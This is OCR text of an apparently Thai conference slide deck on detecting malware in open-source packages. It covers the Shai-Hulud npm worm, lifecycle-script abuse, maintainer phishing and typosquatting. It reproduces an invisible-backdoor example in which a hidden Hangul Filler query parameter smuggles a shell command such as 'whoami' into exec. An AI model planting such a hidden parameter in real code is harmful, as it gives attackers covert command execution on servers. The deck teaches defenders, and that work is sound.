Invisible Backdoors: Detecting Malware in Open-Source Packges

Lai Pradith

Penetration Tester

PERMIS SECURITY CO., LTD.

Who AM I

My name is **Lai Pradith**
I am currently a Grade 11 (High School) student at PSU Wittayanusorn School.
I work as a Penetration Tester at PERMIS SECURITY CO., LTD.
I have been interested in Cybersecurity for about 3-4 years, focusing mainly on Penetration Testing and Web Exploitation.

I also hold several cybersecurity certifications
- OSCP+ (Offensive Security Certified Professional Plus)
- CWES (Certified Web Exploitation Specialist)
- eJPT (eLearnSecurity Junior Penetration Tester)

Agenda

01 Recent Supply Chain Attacks

02 What is Invisible Backdoors?

03 Attack Vectors & Techniques

04 Detection & Prevention

05 Case study Attack & Defense


Recent Supply Chain Attacks

เหตุการณ์สำคัญปี 2025

- **Oracle Legacy Breach**: กระทบ 6 ล้าน users, ~128K domains
- **Drift/Salesloft OAuth Abuse**: 700+ องค์กร compromised ผ่าน OAuth tokens
- **Fintech (Marquis) Ransomware**: 70+ สถาบันการเงิน sensitive data compromised
- **Shai-hulud NPM Worm**: 100M+ downloads, 800+ npm packages ติดเชื้อ


เทคนิคโจมตี Upstream Vendors

- **Token Hijacking:** ขโมย API keys, OAuth tokens, Credentials
- **Third-party Integration** Compromise: เจาะผ่าน integrations
- **Developer/Maintainer Targeting:** โจมตี OSS maintainers โดยตรง
- **Synthetic Insiders:** Deepfake-enabled impersonation
- **Malicious Package Injection:** มัลแวร์ ที่ถูกเพิ่มเข้ามาใน libraries



Ref: https://www.group-ib.com/media-center/press-releases/htct-2026-supply-chain

Shai-Hulud Worm: NPM Supply Chain Attack




Wave 1 (กันยายน 2025): ติดเชื้อ 180+ packages

Wave 2 (พฤศจิกายน 2025) compromised 796 แพ็กเกจที่มียอดดาวน์โหลดรวม 20+ ล้านครั้งต่อสัปดาห์

Ref: https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack

Shai-Hulud Worm: NPM Supply Chain Attack



Initial Infection

Initial Infection

- แทรก malicious code ใน preinstall phase ของ npm packages
- รันทันทีที่ developer ติดตั้ง package (npm install)


Credential Theft

- NPM tokens, GitHub authentication, AWS Secrets Managerm, Google Cloud Secret Manager, Environment variables, etc

Ref: https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack

What is Invisible Backdoors?

```
app.get('/network_health', async (req, res) => {
    const { timeout, } = req.query;
    const checkCommands = [
        'ping -c 1 google.com',
        'curl -s http://example.com/',
    ];

    try {
        await Promise.all(checkCommands.map(cmd =>
                cmd && exec(cmd, { timeout: +timeout
        res.status(200);
        res.send('ok');
```



- ใช้เทคนิคซ่อนในโค้ดเช่น Unicode Hangul Filler ทำให้มองไม่เห็นด้วยตาเปล่าหรือ Text Editor ปกติ
- ช่องทางลับที่ถูกซ่อนในระบบเพื่อให้เข้าถึงหรือควบคุมเครื่องได้โดยที่เจ้าของระบบไม่รู้ตัว
- Malware-by-design ที่แฮกเกอร์จงใจฝังมาในโค้ด

Ref: https://certitude.consulting/blog/en/invisible-backdoor

What is Invisible Backdoors?

```
const { timeout,\u3164} = req.query;
```

- ใช้ character พิเศษที่ชื่อว่า “HANGUL FILLER”

```
http://host:8080/network_health?%E3%85%A4=<any_command>
```

Payload

http://host:8080/network_health?%E3%85%A4=whoami

array กลายเป็น

```
const checkCommands = [ '
ping -c 1 google.com',
'curl -s http://example.com/',
'whoami'
];
```

Ref: https://certitude.consulting/blog/en/invisible-backdoor

Backdoors vs CVE

Common Vulnerabilities and Exposures (CVE)

- เกิดจากความผิดพลาดในการเขียนโค้ด (Unintentional bugs)
- ต้องรอให้มีการพบแล้วจะมีการบันทึกและกำหนดเลข CVE ID ขึ้นมา
- สามารถแก้ไขและป้องกันได้ด้วยการ Patch เวอร์ชันใหม่


Backdoors

- Malicious code ที่จงใจออกแบบมาเพื่อโจมตีโดยเฉพาะ
- ทำงานและโจมตีอัตโนมัติทันทีที่ติดตั้ง (Auto-run)
- ไม่สามารถ Patch ได้ ต้อง Uninstall เท่านั้น

Attack Vector: npm Lifecycle Scripts

- **Lifecycle Scripts**: preinstall, postinstall
  - preinstall: สคริปต์นี้จะถูกรัน ก่อนเริ่มติดตั้ง dependencies
  - postinstall: สคริปต์นี้จะถูกรัน หลังจากติดตั้ง dependencies เสร็จแล้ว

- สคริปต์รันอัตโนมัติ (Automatic execution) ไม่ต้องกดยืนยัน
- มักถูกใช้งานเพื่อขโมย Access Key, Credentials ต่างๆ




Attack Vector: Account Takeover + Phishing Maintainers

Phishing ขโมย npm Token

ใช้ Domain ปลอมหลอกตา เช่น npnjs.com แทน npmjs.com

หลอกให้ Maintainer ทำการ Login แล้วแอบขโมย Credentials

Attacker Publish malicious version ล่าสุดขึ้น Registry โดยตรง



Ref: https://www.endorlabs.com/learn/npm-account-takeovers-are-a-growing-malware-trend


Attack Vector: Typosquatting

การโจมตี Typosquatting

Typosquatting คือการตั้งชื่อแพ็กเกจ/โดเมนให้คล้ายของจริง (มักต่างกันแค่ตัวสะกดนิดเดียว) เพื่อหลอกให้เหยื่อพิมพ์ผิดแล้วติดตั้ง/เข้าใช้งานของปลอมแทนของจริง

ตัวอย่าง Typosquatting ของ solana-py

โปรเจกต์จริงบน GitHub ชื่อ solana-py แต่แพ็กเกจจริงบน PyPI ชื่อ solana ส่วนผู้โจมตีไปจด solana-py บน PyPI โดยอาศัยความสับสนเรื่องชื่อแพ็กเกจระหว่าง GitHub กับ PyPI




Ref: https://www.sonatype.com/blog/an-ideal-pypi-typosquat-solana-py-is-here-to-steal-your-crypto-keys

Attack Vector: Slopsquatting

การโจมตี Slopsquatting

